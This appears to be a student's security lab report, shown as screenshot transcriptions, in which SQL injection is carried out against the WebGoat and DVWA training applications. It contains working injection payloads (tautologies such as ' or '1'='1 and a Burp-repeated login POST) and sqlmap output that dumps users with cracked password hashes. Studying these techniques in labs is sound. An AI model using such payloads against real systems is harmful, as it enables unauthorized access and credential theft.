


Peter Sanford
IT 2700
NetLab Lab 3
9/16/2023

1.1:

Step 4:



The screenshot shows a terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal displays a series of log messages from an application startup. The logs include information about Hibernate dialects, JtaPlatform implementation, JPA EntityManagerFactory initialization, warnings about endpoints and database queries, security filter chain configuration, and the final startup of the Undertow web server on port 8080. The logs are timestamped with dates from 2023-09-17 and times around 01:39.

```
2023-09-17 01:39:06.220 INFO 30 --- [          main] org.hibernate.dialect.Dialect
: HHH000400: Using dialect: org.hibernate.dialect.HSQLDialect
2023-09-17 01:39:08.143 INFO 30 --- [          main] o.h.e.t.j.p.i.JtaPlatformInitiator
: HHH000490: Using JtaPlatform implementation: [org.hibernate.engine.transaction.jta.platform.
internal.NoJtaPlatform]
2023-09-17 01:39:08.174 INFO 30 --- [          main] j.LocalContainerEntityManagerFactoryBean
: Initialized JPA EntityManagerFactory for persistence unit 'default'
2023-09-17 01:39:10.147 WARN 30 --- [          main] o.o.webgoat.lessons.CourseConfiguration
: Lesson: webgoat.title has no endpoints, is this intentionally?
2023-09-17 01:39:10.335 WARN 30 --- [          main] JpaBaseConfiguration$JpaWebConfiguration
: spring.jpa.open-in-view is enabled by default. Therefore, database queries may be performed
during view rendering. Explicitly configure spring.jpa.open-in-view to disable this warning
2023-09-17 01:39:10.723 INFO 30 --- [          main] o.s.s.web.DefaultSecurityFilterChain
: Will secure any request with [org.springframework.security.web.context.request.async.WebAsyn
cManagerIntegrationFilter@3b7eac14, org.springframework.security.web.context.SecurityContextPer
sistenceFilter@167381c7, org.springframework.security.web.header.HeaderWriterFilter@41184371, o
rg.springframework.security.web.authentication.logout.LogoutFilter@17aa8a11, org.springframework
k.security.web.authentication.UsernamePasswordAuthenticationFilter@221a2068, org.springframework
k.security.web.savedrequest.RequestCacheAwareFilter@56382bc9, org.springframework.security.web.
servletapi.SecurityContextHolderAwareRequestFilter@7c51782d, org.springframework.security.web.a
uthentication.AnonymousAuthenticationFilter@4976085, org.springframework.security.web.session.S
essionManagementFilter@76a805b7, org.springframework.security.web.access.ExceptionTranslationFi
lter@326e0b8e, org.springframework.security.web.access.intercept.FilterSecurityInterceptor@77f9
05e3]
2023-09-17 01:39:18.818 INFO 30 --- [          main] o.s.s.concurrent.ThreadPoolTaskExecutor
: Initializing ExecutorService 'applicationTaskExecutor'
2023-09-17 01:39:19.418 INFO 30 --- [          main] o.s.b.a.e.web.EndpointLinksResolver
: Exposing 2 endpoint(s) beneath base path '/actuator'
2023-09-17 01:39:19.504 INFO 30 --- [          main] io.undertow
: starting server: Undertow - 2.2.4.Final
2023-09-17 01:39:19.520 INFO 30 --- [          main] org.xnio
: XNIO version 3.8.0.Final
2023-09-17 01:39:19.533 INFO 30 --- [          main] org.xnio.nio
: XNIO NIO Implementation Version 3.8.0.Final
2023-09-17 01:39:19.722 INFO 30 --- [          main] org.jboss.threads
: JBoss Threads version 3.1.0.Final
2023-09-17 01:39:19.798 INFO 30 --- [          main] o.s.b.w.e.undertow.UndertowWebServer
: Undertow started on port(s) 8080 (http) with context path '/WebGoat'
2023-09-17 01:39:19.815 INFO 30 --- [          main] org.owasp.webgoat.StartWebGoat
: Started StartWebGoat in 31.357 seconds (JVM running for 38.293)
```

Step 11:

WebGoat — Mozilla Firefox

WebGoat — Mozilla Firefox

WebGoat — Mozilla Firefox

WebGoat

172.17.0.2:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/8

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

(A5) Broken Access Control >

(A7) Cross-Site Scripting (XSS) >

(A8) Insecure Deserialization >

(A9) Vulnerable Components >

(A8:2013) Request Forgeries >

Client side >

Challenges >

Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓

SELECT * FROM user_data
WHERE first_name = 'John' AND or Get Account Info
last_name = '

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

Step 16:

WebGoat — Mozilla Firefox | kali@kali: ~ | 08:46 PM

WebGoat — Mozilla Firefox

WebGoat

172.17.0.2:8080/WebGoat/start.mvc#lesson/SqlInjection/lesson/9

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

(A5) Broken Access Control >
(A7) Cross-Site Scripting (XSS) >
(A8) Insecure Deserialization >
(A9) Vulnerable Components >
(A8:2013) Request Forgeries >
Client side >
Challenges >

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login_Count:


User_Id:

Get Account Info


You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,

Step 21:



Step 28:



Step 32:

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

1 x ...

Send Cancel < >

Request

Pretty
Raw
In
Actions

```

1 POST /WebGoat/challenge/5 HTTP/1.1
2 Host: 172.17.0.2:8080
3 Content-Length: 45
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
  Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://172.17.0.2:8080
9 Referer: http://172.17.0.2:8080/WebGoat/start.mvc
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: JSESSIONID=m08gZhWp5J9i7oaF8XLFu1Volxg50v8chEne_bxN
13 Connection: close
14
15 username_login=Larry&password_login=0' or 1=1

```

Response


Pretty
Raw
Render
In
Actions

```


1 HTTP/1.1 500 Internal Server Error
2 Connection: close
3 Content-Type: application/json
4 Date: Sun, 17 Sep 2023 01:53:21 GMT
5
6 {
7   "timestamp": "2023-09-17T01:53:21.968+00:00",
8   "status": 500,
9   "error": "Internal Server Error",
10  "trace": "java.sql.SQLException: malformed string:
  )\n\tat java.base/jdk.internal.reflect.DelegatingMethodAccess
  orImpl.invoke0(Native Method)\n\tat java.base/jdk.intern
  Request(InvocableHandlerMethod.java:141)\n\tat org.springfra
  ork.web.servlet.mvc.method.AbstractHandlerMethodAdapter.hand
  tp.HttpServlet.service(HttpServlet.java:517)\n\tat org.sprin
  \tat org.springframework.security.web.access.intercept.Filte
  ework.security.web.access.ExceptionTranslationFilter.doFilt
  FilterChain.doFilter(FilterChainProxy.java:336)\n\tat org.sp
  tualFilterChain.doFilter(FilterChainProxy.java:336)\n\tat or
  ticationProcessingFilter.doFilter(AbstractAuthenticationProc
  Proxy.java:336)\n\tat org.springframework.security.web.head
  ntextPersistenceFilter.doFilter(SecurityContextPersistenceFi
  lter.OncePerRequestFilter.doFilter(OncePerRequestFilter.ja
  rk.web.filter.DelegatingFilterProxy.doFilter(DelegatingFilt
  .doFilter(ManagedFilter.java:61)\n\tat io.undertow.servlet.h
  l)\n\tat org.springframework.boot.actuate.metrics.web.servle
  er.java:201)\n\tat org.springframework.web.filter.OncePerReq
  o.undertow.servlet.handlers.ServletChain$1.handleRequest(Ser
  leRequest(ServletAuthenticationCallHandler.java:57)\n\tat io
  icationMechanismsHandler.java:60)\n\tat io.undertow.servlet
  2)\n\tat io.undertow.server.handlers.PredicateHandler.handle
  o.undertow.servlet.core.ServletRequestContextThreadSetupActi
  t(ServletInitialHandler.java:99)\n\tat io.undertow.server.Co
  s.EnhancedQueueExecutor$ThreadBody.run(EnhancedQueueExecuto

```


1.2:
Step 9:



Step 21:



Step 35:



```
kali@kali: ~  
File Actions Edit View Help  
| 3 | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d  
4fcc69216b (charley) | Me | Hack | 2023-09-17 02:02:24 | 0  
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de  
5c71e9e9b7 (letmein) | Picasso | Pablo | 2023-09-17 02:02:24 | 0  
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327  
deb882cf99 (password) | Smith | Bob | 2023-09-17 02:02:24 | 0  
+-----+-----+-----+-----+  
+-----+-----+-----+-----+  
+-----+-----+-----+-----+  
+-----+-----+-----+-----+  
[21:12:54] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local  
/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv'  
[21:12:54] [INFO] fetched data logged to text files under '/home/kali/.loc  
al/share/sqlmap/output/192.168.0.6'  
[21:12:54] [WARNING] your sqlmap version is outdated  
[*] ending @ 21:12:54 /2023-09-16/  
(kali@kali)-[~]  
$
```

Commentary:

